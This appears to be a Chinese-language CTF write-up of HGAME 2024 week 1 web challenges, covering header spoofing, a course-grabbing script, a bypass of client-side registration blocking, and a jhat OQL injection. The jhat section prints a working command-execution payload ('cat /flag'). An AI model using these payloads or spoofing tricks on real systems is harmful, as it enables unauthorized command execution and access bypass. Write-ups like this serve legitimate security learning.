HGAME 2024 - Mantle - Week 1

📌
- **URL**: https://hgame.vidar.club/
- **Username**: csmantle (Individual participation)
- **Start Time**: 2024-01-29 20:00:00
- **End Time**: 2024-02-05 20:00:00
- **Status:** AAK @ 2024-02-01 AM

Web | AK

ezHTTP | Done

> HTTP Protocol Basics

```
PS D:\Workspace\rev\hgame_2024> curl -v http://139.196.200.143:30264
*   Trying 139.196.200.143:30264...
* Connected to 139.196.200.143 (139.196.200.143) port 30264
> GET / HTTP/1.1
> Host: 139.196.200.143:30264
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: Werkzeug/3.0.1 Python/3.11.6
< Date: Mon, 29 Jan 2024 12:09:17 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 536
< Hint: Maybe you can try changing http request headers?
< Connection: close
<
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
```

```
  <title>ezHTTP</title>
</head>
<body>
    <p>请从vidar.club访问这个页面</p>
</body>
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>* Closing connection
PS D:\Workspace\rev\hgame_2024> curl -v -H "Referer: vidar.club"
http://139.196.200.143:30264
*   Trying 139.196.200.143:30264...
* Connected to 139.196.200.143 (139.196.200.143) port 30264
> GET / HTTP/1.1
> Host: 139.196.200.143:30264
> User-Agent: curl/8.4.0
> Accept: */*
> Referer: vidar.club
>
< HTTP/1.1 200 OK
< Server: Werkzeug/3.0.1 Python/3.11.6
< Date: Mon, 29 Jan 2024 12:09:31 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 645
< Connection: close
<
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>
</head>
<body>
    <p>请通过Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面</p>
```

```
</body>
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>* Closing connection
PS D:\Workspace\rev\hgame_2024> curl -v -H "Referer: vidar.club" -H "User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0" http://139.196.200.143:30264
*   Trying 139.196.200.143:30264...
* Connected to 139.196.200.143 (139.196.200.143) port 30264
> GET / HTTP/1.1
> Host: 139.196.200.143:30264
> Accept: */*
> Referer: vidar.club
> User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
>
< HTTP/1.1 200 OK
< Server: Werkzeug/3.0.1 Python/3.11.6
< Date: Mon, 29 Jan 2024 12:09:46 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 532
< Hint: Not XFF
< Connection: close
<
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>
</head>
<body>
    <p>请从本地访问这个页面</p>
</body>
```

```
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>* Closing connection
PS D:\Workspace\rev\hgame_2024>
```

不是X-Forwarded-For，那么是X-Real-IP，虽然这东西很少见，资料也不多。

https://host4geeks.com/blog/how-to-fix-web-server-http-header-internal-ip-disclosure/


How to Fix: Web Server HTTP Header Internal IP Disclosure | Host4Geeks LLC

Have you ever checked your web server access logs and noticed internal IP addresses, server Read More

```
PS D:\Workspace\rev\hgame_2024> curl -v -H "Referer: vidar.club" -H "User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0" -H "X-Real-IP: 127.0.0.1" http://139.196.200.143:30264
*   Trying 139.196.200.143:30264...
* Connected to 139.196.200.143 (139.196.200.143) port 30264
> GET / HTTP/1.1
> Host: 139.196.200.143:30264
> Accept: */*
> Referer: vidar.club
> User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
> X-Real-IP: 127.0.0.1
>
< HTTP/1.1 200 OK
< Server: Werkzeug/3.0.1 Python/3.11.6
< Date: Mon, 29 Jan 2024 12:42:54 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 540
< Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
< Connection: close
```

```
<
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>
</head>
<body>
    <p>Ok, the flag has been given to you ^-^</p>
</body>
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>* Closing connection
PS D:\Workspace\rev\hgame_2024>
```

看上去是OAuth的token，解码得到flag。



`hgame{HTTP_!s_1mP0rT4nt}`

Select Courses | Done

> Can you help ma5hr00m select the desired courses?

审api没看到啥注入点，根据生活经验编写抢课脚本。

```python
import json
from typing import TypedDict

import requests
from pwn import *

class Course(TypedDict):
    description: str
    id: int
    is_full: bool
    location: str
    name: str
    sort: str
    status: bool
    time: str

class CourseStatus(TypedDict):
    message: list[Course]
    status: int

def get_course_status(api: str) -> CourseStatus:
```

```
    r = requests.get(api)
    if r.status_code != 200:
        error(f"Failed to get course status: {r.status_code}")
        exit(1)
    return json.loads(r.text)

def select_course(api: str, course_id: int) -> dict:
    r = requests.post(api, json={"id": course_id})
    if r.status_code != 200:
        error(f"Failed to select course: {r.status_code}")
        exit(1)
    return json.loads(r.text)

def trigger_check(api: str) -> dict:
    r = requests.get(api)
    if r.status_code != 200:
        error(f"Failed to trigger check: {r.status_code}")
        exit(1)
    return json.loads(r.text)

COURSE_API = "http://47.100.137.175:30941/api/courses"
CHECK_API = "http://47.100.137.175:30941/api/ok"

if __name__ == "__main__":
    while True:
        status = get_course_status(COURSE_API)
        vacant_ids = map(
            lambda c: c["id"], filter(lambda c: not c["is_full"],
status["message"])
        )
        n_selected = len(
            list(
                map(lambda c: c["id"], filter(lambda c: c["status"],
status["message"]))
            )
        )
        n_newly_sel = 0
        for course_id in vacant_ids:
            info(f"Selecting course {course_id}")
            select_course(COURSE_API, course_id)
            n_newly_sel += 1
        if n_newly_sel != 0:
            success(f"Selected {n_newly_sel} courses")
        if n_selected == len(status["message"]):
            success("All courses selected")
            break
    check_result = trigger_check(CHECK_API)
```

```
    success(check_result)

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ python ./Select\
Courses/sol.py
[*] Selecting course 2
[+] Selected 1 courses
[*] Selecting course 2
[+] Selected 1 courses
[*] Selecting course 2
[+] Selected 1 courses
[*] Selecting course 2
[+] Selected 1 courses
...
[*] Selecting course 5
[+] Selected 1 courses
[+] All courses selected
[+] {'message': '谢谢啦! 这是给你的礼物: hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}'}
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```


`hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}`

Bypass it | Done

> This page requires javascript to be enabled :)

我还以为这题要我盲打弱比较呢

点击注册，无法注册。



直接curl一份网页下来。

```
PS D:\Workspace\rev\hgame_2024> curl -v http://47.100.245.185:31910/register_page.php
*   Trying 47.100.245.185:31910...
* Connected to 47.100.245.185 (47.100.245.185) port 31910
> GET /register_page.php HTTP/1.1
> Host: 47.100.245.185:31910
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.16.1
< Date: Tue, 30 Jan 2024 08:48:55 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.4.5
<
<html>
<head>
    <meta charset="utf-8">
        <title>用户注册</title>
    <link rel="stylesheet" href="/css/bootstrap.min.css">
    <script src="/js/jquery.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
</head>
<body>
```


```
<div class="container">
        <form action="register.php" method="post">
                <fieldset>
                        <legend>用户注册</legend>
                        <ul>
                                <li>
                                        <label>用户名:</label>
                                        <input type="text" name="username" />
                                </li>
                                <li>
                                        <label>密  码:</label>
                                        <input type="password" name="password"
/>
                                </li>
                                <li>
                                        <label> </label>
                                        <input type="submit" name="register"
value="注册" />
                                </li>
                        </ul>
                </fieldset>
        </form>
<script language='javascript' defer>alert('很抱歉，当前不允许注
册');top.location.href='login.html'</script></div>
</body>
</html>
* Connection #0 to host 47.100.245.185 left intact
PS D:\Workspace\rev\hgame_2024>
```

构造一个form提交上去。

```
PS D:\Workspace\rev\hgame_2024> curl -v -X POST -d
"username=phpIsManure&password=phpIsManure&register=1"
http://47.100.245.185:31910/register.php
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 47.100.245.185:31910...
* Connected to 47.100.245.185 (47.100.245.185) port 31910
> POST /register.php HTTP/1.1
> Host: 47.100.245.185:31910
> User-Agent: curl/8.4.0
> Accept: */*
> Content-Length: 52
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
```

```
< Server: nginx/1.16.1
< Date: Tue, 30 Jan 2024 08:49:03 GMT
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/7.4.5
<
<script language='javascript' defer>alert('注册成功');top.location.href='login.html'</script>* Connection #0 to host 47.100.245.185 left intact
PS D:\Workspace\rev\hgame_2024>
```

登录拿flag。




`hgame{0c3c63a86c53b38e9fe038c6e2e4c7f843c77f0e}`

jhat | Done

> jhat is a tool used for analyzing Java heap dump files

jhat中的自定义查询存在RCE。




https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8…

OQL(对象查询语言)在产品实现中造成的RCE(Object Injection) - Nebula

原文地址: http://drops.wooyun.org/papers/4115 0x00 前言 前几天,有几个屌丝高…

```
(new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cat
/flag").getInputStream())).useDelimiter('\\\\A').next()
```




2048*16 | Done

